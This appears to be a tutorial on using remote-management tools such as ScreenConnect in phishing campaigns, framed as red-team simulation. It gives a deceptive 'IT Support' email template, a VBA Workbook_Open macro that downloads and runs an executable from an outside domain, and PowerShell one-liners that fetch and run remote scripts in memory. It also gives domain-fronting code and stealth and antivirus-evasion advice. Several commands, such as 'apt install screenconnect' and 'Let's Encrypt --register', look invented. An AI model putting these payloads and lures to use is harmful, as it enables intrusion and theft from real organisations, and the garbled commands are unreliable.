

In the evolving landscape of cybersecurity threats, leveraging Remote Management and Monitoring (RMM) tools in phishing campaigns has emerged as a sophisticated tactic. Threat actors exploit these tools not only to deliver malicious payloads but also to manage compromised systems with striking efficiency. The dual-use nature of RMM tools—they can be legitimate for IT support or malicious when exploited—makes them particularly dangerous in unauthorized hands. This article will equip you with the knowledge to simulate such complex scenarios, enhancing the realism and effectiveness of your phishing engagements.
What differentiates a high-impact phishing campaign using RMM tools from a mere attempt is subtlety and legitimacy. Crafting a campaign that mimics real IT support activities reduces suspicion and improves the chances of achieving your engagement objectives. After reading this article, you will be able to construct and deploy phishing simulations using RMM tools, exposing vulnerabilities in human defenses before actual adversaries can exploit them.
Prerequisites and Setup
Embarking on the journey of exploiting RMM tools within phishing campaigns requires precise tools and environments. Foremost, you’ll need access to a capable RMM tool—ScreenConnect (now ConnectWise Control) is a popular choice amongst threat actors. The ability to install, configure, and wield this tool forms the backbone of such an operation.
To begin, ensure you have an operational environment where you can install RMM software without raising red flags. Typically, a **cloud-based server** with control over DNS settings will suffice. You’ll also need domain registration capabilities for setting up convincing cloned sites.
sudo apt install screenconnect
This command installs ScreenConnect on a Linux server, preparing the environment for remote management operations.
Next, prepare your phishing infrastructure. Utilize services like **SendGrid** for email delivery to maintain sender legitimacy and bypass spam filters. A crafted email template with an enticing yet professional subject line such as “Immediate System Update Required – Action Needed” can set the stage for engagement. Your DNS configurations must align with the domain used for phishing to legitimate sender addresses.
You’ll also want a service like **Let’s Encrypt** to issue SSL certificates, instilling trust with HTTPS-enabled connections. Combine these tools and services to create a robust framework for effective phishing deployments.
Step-by-Step Execution
Deploying the RMM Tool
-
Access your server setup. Use the following command to configure the ScreenConnect service, focusing on remote accessibility:
screenconnect --configure --remove-ui-access
This setup disables local UI access, focusing purely on remote control capabilities, maximizing stealth by appearing as network maintenance activities.
The configuration should ensure the RMM tool doesn’t overtly announce its presence to anyone monitoring the workstation directly. This stealth move is a linchpin, reducing the chances that your activities will be noticed by system administrators.
Crafting and Sending Phishing Emails
-
Leverage a legitimate email delivery service to send phishing emails. The subject line and content must mimic a routine IT-related task to disguise the malicious intent:
Subject: Critical Firmware Update Notification - Scheduled Maintenance
This email subject leverages urgency and routine processes recipients are accustomed to, prompting immediate compliance.
Body of the email:
Dear User,


Your immediate attention is required for a critical firmware update scheduled for tonight. To ensure your continued access to all services, please follow the instructions provided in the attached document.


[Begin Update Process]


Failure to comply may result in connectivity issues or data loss.


- IT Support Team
The email’s language should mimic internal communications, blending urgency with procedural norms, leading the recipient to execute the contents of an attachment or click a link.
Embedding Malicious Payload in Attachments
-
Create and attach a document with embedded macros that deploy payloads once opened. Ensure your document encourage enabling macros for “document viewing.” Here’s how to prepare a malicious attachment:
Sub Workbook_Open()

   Shell ("c:\windows\system32\cmd.exe /c powershell -c Invoke-WebRequest -Uri 'http://updatesupport.systems/loader.exe' -OutFile 'c:\users\public\loader.exe'; Start-Process -FilePath 'c:\users\public\loader.exe'")

End Sub
This VBA macro downloads and executes a payload silently, leveraging PowerShell to avoid detection.
The strategic placement of these macros is disguised within an innocuous Excel report or a PDF delivery note, all pushing the ‘enable macros’ agenda with convincing merit.
Advanced Variations
Using Domain Fronting for Stealth
Domain fronting allows the bypass of detection systems by concealing endpoint URLs through hosting providers with high reputations (e.g., AWS, Google). This increases the success rate in payload delivery by making traffic appear legitimate.
import requests


headers = {

    'Host': 'login.microsoftonline.com',

    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.3'

}


requests.get('https://trusted.content.delivery/baz', headers=headers)
This Python script fetches resources through a domain with significant trust, obfuscating direct interaction with the malicious resource.
Critical insight: Always ensure your headers appear routine, mimicking common web activity for added layers of disguise.
Living off the Land with PowerShell
Utilizing PowerShell, scripts can be executed directly from memory, making them harder to detect since they leave less trace on disk.
powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://updatesupport.systems/script.ps1')"
This PowerShell command executes a script directly from a URL, showcasing the utility of ‘living off the land’ techniques to evade antivirus software.
Familiar PowerShell commands can be leveraged to conduct unauthorized activities under the guise of routine operations, minimizing alerting spiked analysis tools.
Good / Better / Best
Good: Using RMM tools without concealment. Engage users with direct download links from your server, but risk being flagged as suspicious.
Download the latest system update from

http://potentialsupportsystems.com/update
This approach relies solely on social engineering and is more likely to trip basic detection mechanisms.
Better: Implement SSL for encrypted communication, using Let’s Encrypt to add authenticity.
Let's Encrypt --register --dns-name updatesupport.systems
Secures communication paths, reducing chances of interception and raising target trust in the legitimacy of the connection.
Best: Combine domain fronting with PowerShell execution in encrypted payloads for ultimate stealth.
powershell -nop -c

"iex (New-Object Net.WebClient).DownloadString('https://trusted.webhost/bogusapp.ps1')"
Integrating traditional methods with advanced techniques maximizes stealth and execution longevity, avoiding both network and endpoint detections.
Related Concepts
Exploitation of RMM tools naturally links to **credential stuffing** and **lateral movement** within networks. By compromising internal structures via RMM tools, operators can expand campaigns to capture more targets through these additional methods, effectively penetrating deeper into network defenses.
References
Advanced Techniques for RMM Exploitation
Microsoft Threat Protection Overview
RMM Services: Pen Tester’s Enemy
Related Reading
- Abuse of RMM Tools in Recent Phishing Campaigns
- ScreenConnect Client (Ab)used by Attackers: A Novel Approach
- ScreenConnect Abuse by Threat Actors: A New TTP
- Leveraging Remote Access Tools in Phishing Campaigns
Educational Purpose: This content is provided for awareness and defensive purposes only. Understanding attacker methodologies helps individuals and organizations protect themselves.